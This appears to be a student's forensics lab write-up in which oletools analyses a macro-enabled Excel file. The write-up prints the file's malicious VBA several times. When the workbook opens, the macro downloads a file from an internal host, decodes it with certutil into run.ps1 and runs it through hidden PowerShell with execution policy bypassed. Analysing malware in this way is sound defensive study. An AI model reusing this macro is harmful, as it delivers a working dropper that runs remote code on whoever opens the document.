
```
|Suspicious|run               |May run an executable file or a system    |
|          |                  |command                                   |
|Suspicious|powershell        |May run PowerShell commands               |
|Suspicious|CreateObject      |May create an OLE object                  |
|Suspicious|Windows           |May enumerate application windows (if     |
|          |                  |combined with Shell.Application object)   |
|Suspicious|Microsoft.XMLHTTP |May download files from the Internet      |
|Suspicious|Hex Strings       |Hex-encoded strings were detected, may be |
|          |                  |used to obfuscate strings (option --decode to|
|          |                  |see all)                                  |
|Suspicious|Base64 Strings    |Base64-encoded strings were detected, may be |
|          |                  |used to obfuscate strings (option --decode to|
|          |                  |see all)                                  |
|IOC       |http://srv3.wonderba|URL                                     |
|          |llfinancial.local/ab|                                        |
|          |c123.crt          |                                          |
|IOC       |run.ps1           |Executable file name                      |
|IOC       |powershell.exe    |Executable file name                      |
+----------+------------------+------------------------------------------+

┌──(kali㉿kali)-[~/Desktop/DF labtask]
└─$ oleid sheetsForFinancial.xlsm
oleid 0.60.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: sheetsForFinancial.xlsm
WARNING  For now, VBA stomping cannot be detected for files in memory
--------------------+--------------------+----------+--------------------
Indicator           |Value               |Risk      |Description
--------------------+--------------------+----------+--------------------
File format         |MS Excel 2007+      |info      |
                    |Macro-Enabled       |          |
                    |Workbook (.xlsm)    |          |
--------------------+--------------------+----------+--------------------
Container format    |OpenXML             |info      |Container type
--------------------+--------------------+----------+--------------------
Encrypted           |False               |none      |The file is not encrypted
--------------------+--------------------+----------+--------------------
VBA Macros          |Yes, suspicious     |HIGH      |This file contains VBA
                    |                    |          |macros. Suspicious
                    |                    |          |keywords were found. Use
                    |                    |          |olevba and mraptor for
                    |                    |          |more info.
--------------------+--------------------+----------+--------------------
XLM Macros          |No                  |none      |This file does not contain
                    |                    |          |Excel 4/XLM macros.
--------------------+--------------------+----------+--------------------
External            |0                   |none      |External relationships
Relationships       |                    |          |such as remote templates,
                    |                    |          |remote OLE objects, etc
--------------------+--------------------+----------+--------------------
```

The VBA Macros section tells us that there is a macro present and it has a "HIGH" risk.


Now, to actually analyze the macro, I'm going to use the command **"olevba [filename]"**



```
┌──(kali㉿kali)-[~/Desktop/DF labtask]
└─$ ls
cw_pdf_files  cw_pdf_files.7z  incrediblyPolishedResume  incrediblyPolishedResume.7z  sheetsForFinancial.7z  sheetsForFinancial.xlsm

┌──(kali㉿kali)-[~/Desktop/DF labtask]
└─$ olevba sheetsForFinancial.xlsm
olevba 0.60.2 on Python 3.11.9 - http://decalage.info/python/oletools
===============================================================================
FILE: sheetsForFinancial.xlsm
Type: OpenXML
WARNING  For now, VBA stomping cannot be detected for files in memory
-------------------------------------------------------------------------------
VBA MACRO Module1.bas
in file: xl/vbaProject.bin - OLE stream: 'VBA/Module1'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Function genStr(Length As Integer)
Dim chars As Variant
Dim x As Long
Dim str As String

  If Length < 1 Then
    Exit Function
  End If

chars = Array("a", "b", "c", "d", "e", "f", "g", "h", "i", "j", _
  "k", "l", "m", "n", "o", "p", "q", "r", "s", "t", "u", "v", "w", "x", _
  "y", "z", "0", "1", "2", "3", "4", "5", "6", "7", "8", "9", "!", "@", _
  "#", "$", "%", "^", "&", "*", "A", "B", "C", "D", "E", "F", "G", "H", _
  "I", "J", "K", "L", "M", "N", "O", "P", "Q", "R", "S", "T", "U", "V", _
  "W", "X", "Y", "Z")
  For x = 1 To Length
    Randomize
    str = str & chars(Int((UBound(chars) - LBound(chars) + 1) * Rnd + LBound(chars)))
  Next x

  randStr = str

End Function
        Sub Workbook_Open()
            Dim str1: genStr (17)
            Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
            str2 = "wgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWFzLiBEbyB5b3UgbmVlZCBhIG1hbmFnZXI/CgpNdXN0IGdvIGZhc3Rlci4uLiBnbywgZ28sIGdvLCBnbywgZ28hIFRoaXMgdGhpbmcgY29tZXMgZnVsbHkgbG9hZGVkLiBBTS9GTSByYWRpbywgcmVjbGluaW5nIGJ1Y
2tldC"
            Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
            str3 = "WQgd2l0aCB0aGUgZmF0IGxhZHkhIERyaXZlIHVzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhlIGZhdCBsYWR5ISBZb3UncmUgb2JzZXNzZWQg"
            xHttp.Open "GET", "http://srv3.wonderballfinancial.local/abc123.crt", False
            xHttp.Send
            Dim str9: genStr (10)
            With bStrm
            .Type = 1 '//binary
            .Open
            .write xHttp.responseBody
            .savetofile "encd.crt", 2 '//overwrite
            End With
```



```
End Function
        Sub Workbook_Open()
            Dim str1: genStr (17)
            Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
            str2 = "wgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWFzLiBEbyB5b3UgbmVlZCBhIG1hbmFnZXI/CgpNdXN0IGdvIGZhc3Rlci4uLiBnbywgZ28sIGdvLCBnbywgZ28hIFRoaXMgdGhpbmcgY29tZXMgZnVsbHkgbG9hZGVkLiBBTS9GTSByYWRpbywgcmVjbGluaW5nIGJ1Y
2tldC"
            Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
            str3 = "WQgd2l0aCB0aGUgZmF0IGxhZHkhIERyaXZlIHVzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhlIGZhdCBsYWR5ISBZb3UncmUgb2JzZXNzZWQg"
            xHttp.Open "GET", "http://srv3.wonderballfinancial.local/abc123.crt", False
            xHttp.Send
            Dim str9: genStr (10)
            With bStrm
            .Type = 1 '//binary
            .Open
            .write xHttp.responseBody
            .savetofile "encd.crt", 2 '//overwrite
            End With
            str5 = "WQgd2l0aCB0aGUgZmF0IGxhZHkhIERyaXZlIHVzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhlIGZhdCBsYWR5ISBZb3UncmUgb2JzZXNzZWQg"
            str6 = "Z2V0IG15IGVzcHJlc3NvIG1hY2hpbmU/IEp1c3QgbXkgbHVjaywgbm8gaWNlLiBZb3UncmUgYSB2ZXJ5IHRhbGVudGVkIHlvdW5nIG1hbiwgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWZ2V0IG15IGVzcHJlc3NvIG1hY2hpbmU/IEp1c3QgbXkgbHVjaywgbm8gaga
WNlLiBZb3UncmUgYSB2ZXJ5IHRhbGVudGVkIHlvdW5nIG1hbiwgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZW"
            Shell ("cmd /c certutil -decode encd.crt run.ps1 & c:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ep bypass -W Hidden .\run.ps1")
        End Sub

─────────────────────────────────────────────────────
VBA MACRO ThisWorkbook.cls
in file: xl/vbaProject.bin - OLE stream: 'VBA/ThisWorkbook'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
─────────────────────────────────────────────────────
VBA MACRO Sheet1.cls
in file: xl/vbaProject.bin - OLE stream: 'VBA/Sheet1'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
+----------+-----------------+---------------------------------------------+
|Type      |Keyword          |Description                                  |
+----------+-----------------+---------------------------------------------+
|AutoExec  |Workbook_Open    |Runs when the Excel Workbook is opened       |
|Suspicious|Open             |May open a file                              |
```



```
─────────────────────────────────────────────────────
VBA MACRO ThisWorkbook.cls
in file: xl/vbaProject.bin - OLE stream: 'VBA/ThisWorkbook'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
─────────────────────────────────────────────────────
VBA MACRO Sheet1.cls
in file: xl/vbaProject.bin - OLE stream: 'VBA/Sheet1'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |Workbook_Open       |Runs when the Excel Workbook is opened       |
|Suspicious|Open                |May open a file                              |
|Suspicious|write               |May write to a file (if combined with Open)  |
|Suspicious|binary              |May read or write a binary file (if combined |
|          |                    |with Open)                                   |
|Suspicious|Adodb.Stream        |May create a text file                       |
|Suspicious|savetofile          |May create a text file                       |
|Suspicious|Shell               |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|run                 |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|powershell          |May run PowerShell commands                  |
|Suspicious|CreateObject        |May create an OLE object                     |
|Suspicious|Windows             |May enumerate application windows (if        |
|          |                    |combined with Shell.Application object)      |
|Suspicious|Microsoft.XMLHTTP   |May download files from the Internet         |
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be    |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
|IOC       |http://srv3.wonderba|URL                                          |
|          |llfinancial.local/ab|                                             |
|          |c123.crt            |                                             |
|IOC       |run.ps1             |Executable file name                         |
|IOC       |powershell.exe      |Executable file name                         |
+----------+--------------------+---------------------------------------------+


┌──(kali㉿kali)-[~/Desktop/DF labtask]
└─$ oleid sheetsForFinancial.xlsm
```

This is the full output I got, which gave me the macro stored in **“VBA/Module1”.**

The full macro:

```
Function genStr(Length As Integer)
Dim chars As Variant
Dim x As Long
Dim str As String

 If Length < 1 Then
   Exit Function
 End If

chars = Array("a", "b", "c", "d", "e", "f", "g", "h", "i", "j", _
 "k", "l", "m", "n", "o", "p", "q", "r", "s", "t", "u", "v", "w", "x", _
 "y", "z", "0", "1", "2", "3", "4", "5", "6", "7", "8", "9", "!", "@", _
 "#", "$", "%", "^", "&", "*", "A", "B", "C", "D", "E", "F", "G", "H", _
 "I", "J", "K", "L", "M", "N", "O", "P", "Q", "R", "S", "T", "U", "V", _
 "W", "X", "Y", "Z")
 For x = 1 To Length
  Randomize
  str = str & chars(Int((UBound(chars) - LBound(chars) + 1) * Rnd + LBound(chars)))
 Next x

 randStr = str

End Function
    Sub Workbook_Open()
      Dim str1: genStr (17)
      Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
      str2 =
"wgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWFzLiBEbyB5b3UgbmVlZCBhIG1hbmF
nZXI/CgpNdXN0IGdvIGZhc3Rlci4uLiBnbywgZ28sIGdvLCBnbywgZ28hIFRoaXMgdGhpbmcgY29tZXMgZnV
sbHkgbG9hZGVkLiBBTS9GTSByYWRpbywgcmVjbGluaW5nIGJ1Y2tldC"
      Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
      str3 =
"WQgd2l0aCB0aGUgZmF0IGxhZHkhIERyaXZlIHVzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhlIGZhdCBsYWR5I
SBZb3UncmUgb2JzZXNzZWQg"
      xHttp.Open "GET", "http://srv3.wonderballfinancial.local/abc123.crt", False
      xHttp.Send
      Dim str9: genStr (10)
      With bStrm
      .Type = 1 '//binary
      .Open
      .write xHttp.responseBody
      .savetofile "encd.crt", 2 '//overwrite
      End With
      str5 =
"WQgd2l0aCB0aGUgZmF0IGxhZHkhIERyaXZlIHVzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhlIGZhdCBsYWR5I
SBZb3UncmUgb2JzZXNzZWQg"
      str6 =
"Z2V0IG15IGVzcHJlc3NvIG1hY2hpbmU/IEp1c3QgbXkgbHVjaywgbm8gaWNlLiBZb3UncmUgYSB2ZXJ5IH
RhbGVudGVkIHlvdW5nIG1hbiwgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWZ2V0IG1
5IGVzcHJlc3NvIG1hY2hpbmU/IEp1c3QgbXkgbHVjaywgbm8gaWNlLiBZb3UncmUgYSB2ZXJ5IHRhbGVud
GVkIHlvdW5nIG1hbiwgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZW"
      Shell ("cmd /c certutil -decode encd.crt run.ps1 &
c:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ep bypass -W Hidden .\run.ps1")
    End Sub
```